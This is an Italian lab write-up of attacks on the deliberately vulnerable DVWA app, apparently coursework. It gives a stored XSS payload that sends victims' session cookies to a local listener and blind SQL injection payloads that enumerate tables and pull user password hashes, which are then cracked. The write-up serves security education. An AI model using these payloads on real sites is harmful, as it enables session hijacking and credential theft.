REPORT 03.03.2023


XSS STORED – SQL INJECTION BLIND

1.) *XSS STORED*

Il cross-site scripting persistente è una variante più pericolosa del cross-site scripting standard (o reflected) in quanto i dati forniti dall'attaccante (ovvero il codice/script malevolo) vengono salvati direttamente nel server e quindi visualizzati in modo permanente sulla pagina durante la normale navigazione da parte degli utenti. Le vulnerabilità di cross-site scripting, è bene ricordare, possono essere sfruttate quando i dati forniti dall'utente tramite form html vengono utilizzate lato server per costruire pagine senza controllare/sanitizzare la correttezza dei dati inseriti.

Di seguito i passaggi effettuati per un attacco XSS STORED da KALI LINUX verso la Web App DVWA di Metasploitable:

a)




Inserendo Il nome e un messaggio vediamo che l'output risulta visibile nella pagina corrente, pertanto proviamo ad inserire un semplicissimo script HTML e notiamo allo stesso modo l'output nella pagina.

La differenza sostanziale rispetto ad un cross-site scripting si può dedurre dal fatto che se cambio sezione e ritorno nella sezione corrente in seguito, il codice viene sempre eseguito, per cui è stato salvato nel server, ciò implica che i successivi utenti ogni volta che visitano la pagina vedranno tale output.

<script> alert ("hello world") </script>

b)




Adesso andiamo a creare una pagina di REDIRECT contente i cookie di sessione che saranno inviati ogni volta che ci si collega a questa pagina. Per prima cosa con python stabiliamo una connessione al server sulla porta 1337:

python -m http.server 1337 // il nostro server è all'indirizzo 127.0.0.1 (localhost)

N.B dallo screen notiamo che successivamente ogni volta che ci colleghiamo alla web app vengono inviati i cookie per cui abbiamo una traccia di tutti i logs.

c)



Torniamo alla nostra web app e inseriamo a questo punto nel corpo del messaggio il seguente script:


<script> window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>


Ecco che da adesso in poi ogni volta che ci si collega a questa pagina, ci sarà un redirect verso questo server con l'invio dei cookie sotto il controllo dell'attaccante.

2.) *SQL INJECTION BLIND*


A differenza di una SQL INJECTION standard , non vengono restituiti o i dati o i messaggi di errore a commento della query. Ricordiamo che SQL è un linguaggio ideato per inserire dati e modificare i contenuti di un DB, pertanto un attacco SQL prende di mira i DataBase SQL, inserendo codice malevolo nelle web-app con l'obiettivo di raccogliere i dati dell'utente e quindi in generale di attaccare i siti web. Per fare ciò si sfruttano la mancanza di filtri di convalida dell'input soprattutto per i caratteri di escaping (es il backslah).

Nella prima immagine notiamo che nel SQL INJECTION standard, esce un messaggio di errore dopo aver inserito come input l'





Tornando nella sezione SQL INJECTION BLIND, iniziamo inserendo con il primo tentativo il numero 1 e vediamo che reagisce dando in output First name e Surname utente. Dopodichè proviamo ad inserire un altro numero RANDOM (ad.esempio 7) e vediamo che non restituisce nessun tipo di output. Inseriamo anche un carattere che sappiamo essere sbagliato come 1' e anche in tal caso non esce nessun output o messaggio di errore.




Ave


Avendo visto come reagisce il sistema, inseriamo una condizione sempre vera e in questo modo vengono restituiti tutti gli utenti in output:

%' OR '0'='0

Sappiamo adesso quanti utenti ci sono ovvero 5.




Aprendo la sorgente della pagina, vediamo la QUERY come è scritta e vediamo anche il nome della tabella ovvero "users". Inoltre possiamo anche constatare che non vi è nessun filtro sulla variabile $id (il nome della tabella si può anche ricavare da una serie di comandi SQL grazie all' *information_schema*).



Stampiamo i campi della tabella USERS, e notiamo i due campi necessari per noi per recuperare le password: USER e PASSWORD:

%' and 1=0 UNION SELECT null, CONCAT(table_name,0x0,column_name) FROM information_schema.columns WHERE table_name='users'#



Infine con una semplice query e con UNION

andiamo a stampare le password:

%'UNION SELECT user,password FROM users# (oppure: 1' OR '1'='1' UNION SELECT ....)

LE PASSWORD SONO HASHATE, PER CUI OCCORREREBBE COME ULTIMO PASSAGGIO IL CRACKING DELLE PASSWORD . VI SONO DIVERSE POSSIBILITA' PER FARLO, ABBIAMO SCELTO UN METODO MOLTO SEMPLICE OVVERO L'UTILIZZO DEL SITO MD5 ONLINE:

Inseriamo per la visualizzazione solo la prima, ripetendo lo stesso procedimento, ecco di seguito le 5 password decifrate:

1.) Admin: password
2.) Gordon:abc123
3.) Hack: charley
4.) Pablo:letmein
5.) Smithy: password